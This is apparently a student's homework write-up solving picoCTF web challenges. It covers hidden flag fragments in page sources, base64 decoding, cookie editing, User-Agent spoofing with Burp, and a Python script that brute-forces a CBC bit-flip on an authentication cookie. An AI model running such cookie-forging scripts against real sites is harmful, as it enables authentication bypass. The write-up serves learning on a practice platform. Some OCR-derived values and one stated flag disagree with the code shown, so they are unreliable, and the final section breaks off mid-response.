

Homework 2


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
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1.- Cookies

We have to use a cookie editor to release the information




And when the cookie is equal to 18 the flag raised:



2.- Insp3ct0r

We have to inspect the source code and the first part of the key is on the html:



Then we go to each link of reference in the head:

```
<link rel="stylesheet" type="text/css" href="mycss.css">
```

```
<script type="application/javascript" src="myjs.js"></script>
```

In the css file we found the second part of the key:

```
#tabintro { background-color: #ccc; }
#tababout { background-color: #ccc; }

/* You need CSS to make pretty pages. Here's part 2/3 of the flag: t3ct1ve_0r_ju5t */
```

Then we inspect the js file and found the missing third part of the key

```
window.onload = function() {
    openTab('tabintro', this, '#222');
}


/* Javascript sure is neat. Anyways part 3/3 of the flag: _lucky?f10be399 */
```

And the key is:

picoCTF{tru3_d3t3ct1ve_0r_ju5t_lucky?f10be399}

3.- Scavenger Hunt

We inspect the first file and there it is the first part of the key



Then we go to each link of reference in the head:

```
<link rel="stylesheet" type="text/css" href="mycss.css">
```

```
<script type="application/javascript" src="myjs.js"></script>
```

In the css file we found the second part of the key:

```

width: 50%;
}

.tablink:hover {
  background-color: #777;
}


.tabcontent {
  color: #111;
  display: none;
  padding: 50px;
  text-align: center;
}

#tabintro { background-color: #ccc; }
#tababout { background-color: #ccc; }

/* CSS makes the page look nice, and yes, it also has part of the flag. Here's part 2: h4ts_4_10 */

```

And then we type “robots.txt” at the url and goes to the next page:




```

User-agent: *
Disallow: /index.html
# Part 3: t_0f_pl4c
# I think this is an apache server... can you Access the next flag?

```

That gave us a third part of the key

Then we have to type “.htaccess” to go to the next window:




```

# Part 4: 3s_2_100k
# I love making websites on my Mac, I can Store a lot of information there.

```

That gives us the hint to type “.DS_STORE” because that’s a file of the Mac system. And it redirects us to the next window_



And the key is completed:


```
picoCTF{th4ts_4_10t_0f_pl4c3s_2_100k_d375c750}
```

4.- Bookmarklet

We run an instance and then access it. The website displays:




We copy the bookmarklet that the page gives us. Then we open the console when inspecting the page:



We allow to paste the code, paste the code

```
allow pasting
> javascript:(function() {
    var encryptedFlag = "a0Æp!È-ëÛ£ÖÓÚâÛÑ¢ÖÓ"ÍÖÄ!i";
    var key = "picoctf";
    var decryptedFlag = "";
    for (var i = 0; i < encryptedFlag.length; i++) {
        decryptedFlag += String.fromCharCode((encryptedFlag.charCodeAt(i) - key.charCodeAt(i %
key.length) + 256) % 256);
    }
    alert(decryptedFlag);
})();
```

And the end it outputs



5.- WebDecode

First we enter the web pate

Ha!!!!!! You looking for a flag?

Keep Navigating

Haaaaaaaaaaaaaaaaaaaaaaaaaaaa

Keppppppppppppp Searchinggggggggggggggggg



Don't give up!

Then we go to the about page, inspect it and we will find a “notify_true” that have the encoded key

HOME ABOUT CONTACT

Try inspecting the page!! You might find it there

Copyright © 2023 Your_Name. All rights reserved.

Elements

```
<!DOCTYPE html>
<html lang="en">
  <head>
  </head>
  <body>
    <header>
      <nav>
        <div class="logo-container">
        <div class="navigation-container">
      </nav>
    </header>
    <section class="about" notify_true="cGljb0NURnt3ZWJfc3VjYzNzc2Z1bGx5X2QzYzBkZWRFMjgzZTYyZmVg">
      <h1> Try inspecting the page!! You might find it there </h1>
      <!-- .about-container -->
    </section>
    <!-- .about -->
    <section class="why">
      <div class="bottombar"> Copyright © 2023 Your_Name. All rights reserved. </div>
    </section>
  </body>
</html>
```

html body section.about

Console Issues

We go to CyberChef and copy the encoded key. Then it will decode it:

Recipe

From Base64

Alphabet

A-Za-z0-9+/=

☒ Remove non-alphabet chars

☐ Strict mode

Input

cG1jb0NURnt3ZWJfc3VjYzNzc2Z1bGx5X2QzYzBkZWRFMjgzZTYyZmV9

Output

picoCTF{web_succ3ssfully_d3c0ded_283e62fe}

The key is

picoCTF{web_succ3ssfully_d3c0ded_283e62fe}

6.- More Cookies

We access the cookies of the page:

More Cookies

Welcome to my

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Global Cookie Manager

Domain	Name	Expiration
mercury.picoctf.net	auth_name	-

Name: auth_name

Domain: mercury.picoctf.net Path: /

Value: aVZH9RQvdxQnctVjV6z7p0bc9TQ3ll1Qv5TiqMmpoeDVmctJSOWkyN2RHUHBGLmg1YjRaZDj8eGuSWfoMnRGnWhxSDdMvndpSjZ Qih1WWmWm18JbnZwMUjMmpmMhpmUXZpYUjEjduVl0vYjVwSndhctiScGdETVIGVg=

☒ Host only
☐ Secure
SameSite: (not set)

☐ HTTP only
☒ Session
Expiration date:

An by the Description of the problem we can say that the sentence “Cookies can Be modified Client-side” resembles the Initials CBC that is the (Cipher-block chaining)

Then based on the code of the youtube video of Martin Carlisle “PicoCTF 2021 More cookies” <https://www.youtube.com/watch?v=Fs3EbH-Wdhc>

```
import requests
import base64

s=requests.Session()
s.get("http://mercury.picoctf.net:56136/")
cookie=s.cookies["auth_name"]
print("cookie: ",cookie)
unb64=base64.b64decode(cookie)
print("cookie in base 64: ", unb64)
unb64b=base64.b64decode(unb64)
for i in range (0,128):
    pos=i//8
    guessdec=unb64b[0:pos]+bytes([unb64b[pos]^(1<<(i%8))])+unb64b[pos+1:]
    guessenc1 = base64.b64encode(guessdec)
    guess=base64.b64encode(base64.b64encode(guessenc1))
    auth_name=guess.decode()
    #print(auth_name)
    r=requests.get("http://mercury.picoctf.net:56136/",cookies={"auth_name":
auth_name})
    if "pico" in r.text:
        print("The admin cookie: ",auth_name)
        print(r.text)
```

This code is on the “deber2_ipynb” notebook

Here a brute force attack is performed on a web server authentication cookie. First, it establishes an HTTP session and makes a GET request to the server to obtain the "auth_name" cookie. Then, it decodes this cookie twice using Base64. Subsequently, it enters a loop, modifying one bit of the decoded cookie at each iteration, re-encoding it in Base64 and sending a new GET request to the server with the modified cookie. If the server response contains the string "pico", it prints the modified cookie and the server response. The goal appears to be to find a modified version of the cookie that grants access to protected resources on the server.

We obtain in a part of the received text the next flag:

```
<div class="jumbotron">
```

```
<p class="lead"></p>
<p style="text-align:center; font-size:30px;"><b>Flag</b>:
<code>picoCTF{c00ki3s_yum_e491c430}</code></p>
</div>
```

picoCTF{c00ki3s_yum_e491c430}

7.- Factory Login

We go to the login page:

Factory Login

HomeSign Out

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.....

Sign In

We enter and then we display the cookies

Factory Login

Success: You logged in! Not sure yo

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Global Cookie Manager

Domain

Name

Value

Search

Current URL

	Domain	Name	Expiration
▶	.picoctf.org	__cf_bm	Sat, 06 Apr 2024 14:13:11 -0500
▶	.picoctf.org	cf_clearance	Sun, 06 Apr 2025 10:44:05 -0500
▶	jupiter.challenges.picoctf.org	admin	-
▶	jupiter.challenges.picoctf.org	password	-
▶	jupiter.challenges.picoctf.org	username	-

Showing 1 to 5 of 5 rows

Then we change the value of the admin cookie to True

Global Cookie Manager

Domain

Name

Value

Search

Current URL

	Domain	Name	Expiration
▶	.picoctf.org	__cf_bm	Sat, 06 Apr 2024 14:13:11 -0500
▶	.picoctf.org	cf_clearance	Sun, 06 Apr 2025 10:44:05 -0500
▼	jupiter.challenges.picoctf.org	admin	-

Name: admin

Domain: jupiter.challenges.picoctf.org

Path: /

Value: True

☒ Host only

☐ Secure

SameSite: (not set)

☐ HTTP only

☒ Session

Expiration date:

Showing 1 to 5 of 5 rows


We reload the page and there the flag is released

Flag:

picoCTF{th3_c0nsp1r4cy_l1v3s_6edb3f5f}

8.- dont-use-client-side

We enter and we see:



This is the secure login portal

Enter valid credentials to proceed

verify

Then we inspect the source code and we see:

```
<html>
<head>
<title>Secure Login Portal</title>
</head>
<body bgcolor=blue>
<!-- standard MD5 implementation -->
<script type="text/javascript" src="md5.js"></script>

<script type="text/javascript">
function verify() {
    checkpass = document.getElementById("pass").value;
    split = 4;
    if (checkpass.substring(0, split) == 'pico') {
        if (checkpass.substring(split*6, split*7) == '723c') {
            if (checkpass.substring(split, split*2) == 'CTF{') {
                if (checkpass.substring(split*4, split*5) == 'ts_p') {
                    if (checkpass.substring(split*3, split*4) == 'lien') {
                        if (checkpass.substring(split*5, split*6) == 'lz_7') {
                            if (checkpass.substring(split*2, split*3) == 'no_c') {
                                if (checkpass.substring(split*7, split*8) == 'e}') {
                                    alert("Password Verified")
                                }
                            }
                        }
                    }
                }
            }
        }
    }
    else {
        alert("Incorrect password");
    }
}
</script>
<div style="position:relative; padding:5px;top:50px; left:38%; width:350px; height:140px; background-color:yellow">
<div style="text-align:center">
<p>This is the secure login portal</p>
<p>Enter valid credentials to proceed</p>
<form action="index.html" method="post">
<input type="password" id="pass" size="8" />
<br/>
<input type="submit" value="verify" onclick="verify(); return false;" />
</form>
</div>
</div>
</body>
</html>
```

And then we concatenate the parts of the flag based on the split order.

So, at the end we have:

picoCTF{no_clients_plz_7723c3}


9.- Who are you:

We open the page and we see the following


Only people who use the official PicoBrowser are
allowed on this site!



For interacting with this page, we install the Burp application



In the proxy window we must open the burp browser and turn on the intercept



A screenshot of a web browser's developer tools network tab. At the top, a request to 'http://mercury.picotf.net:52362' is shown with the IP address '[18.189.209.142]'. Below this are buttons for 'Forward', 'Drop', 'Intercept is on', 'Action', and 'Open browser'. The 'Intercept is on' button is highlighted in blue. Below the buttons are tabs for 'Pretty', 'Raw', and 'Hex', with 'Raw' selected. The raw request data is displayed as a list of lines: '1 GET / HTTP/1.1', '2 Host: mercury.picotf.net:52362', '3 Upgrade-Insecure-Requests: 1', '4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36', '5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7', '6 Accept-Encoding: gzip, deflate, br', '7 Accept-Language: en-US,en;q=0.9', and '8 Connection: close'. The line numbers 1 through 9 are on the left, and the request details are on the right.

```
Connection: close
```

Then we go to the repeater tab, the request is there, so when we click send we start to look the response of the page.

```

16 <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.3.1/jquery.min.js">
17 </script>
18 <script src="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/js/bootstrap.min.js">
19 </script>
20
21 </head>
22
23 <body>
24
25 <div class="container">
26 <div class="jumbotron">
27 <p class="lead">
28 </p>
29 <div class="row">
30 <div class="col-xs-12 col-sm-12 col-md-12">
31 <h3 style="color:red">
32 Only people who use the official PicoBrowser are allowed on this site!
33 </h3>
34 </div>
35 </div>
36 <br/>
37 </div>
38 </div>
39 </body>
40 </html>
41 
42 </img>

```

As we can see there is a message that says :
 “Only people who use the official PicoBrowser are allowed on this site!”

So we have to change the “User-Agent” flag in the header. We change it to “PicoBrowser” and we send it again.

```
Pretty Raw Hex In [ ]
1 GET / HTTP/1.1
2 Host: mercury.picoctf.net:52362
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: PicoBrowser
6 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
   q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Connection: close
10
11
12
13
14
15 <stylesheet">
16 <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.3.1/jquery.min.js">
17 </script>
18 <script src="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/js/bootstrap.min.js">
19 </script>
20
21 </head>
22
23 <body>
24
25 <div class="container">
26 <div class="jumbotron">
27 <p class="lead">
28 </p>
29 <div class="row">
30 <div class="col-xs-12 col-sm-12 col-md-12">
31 <h3 style="color:red">
32 <h1 don&#39;t trust users visiting from another site.
33 </h3>
34 </div>
35 </div>
36 <div>
37 
38 </img>
39
40 </div>
41 <footer class="footer">
42 <p>
43 &copy; PicoCTF
44 </p>
45 </footer>
46
47 </div>
48 <script>
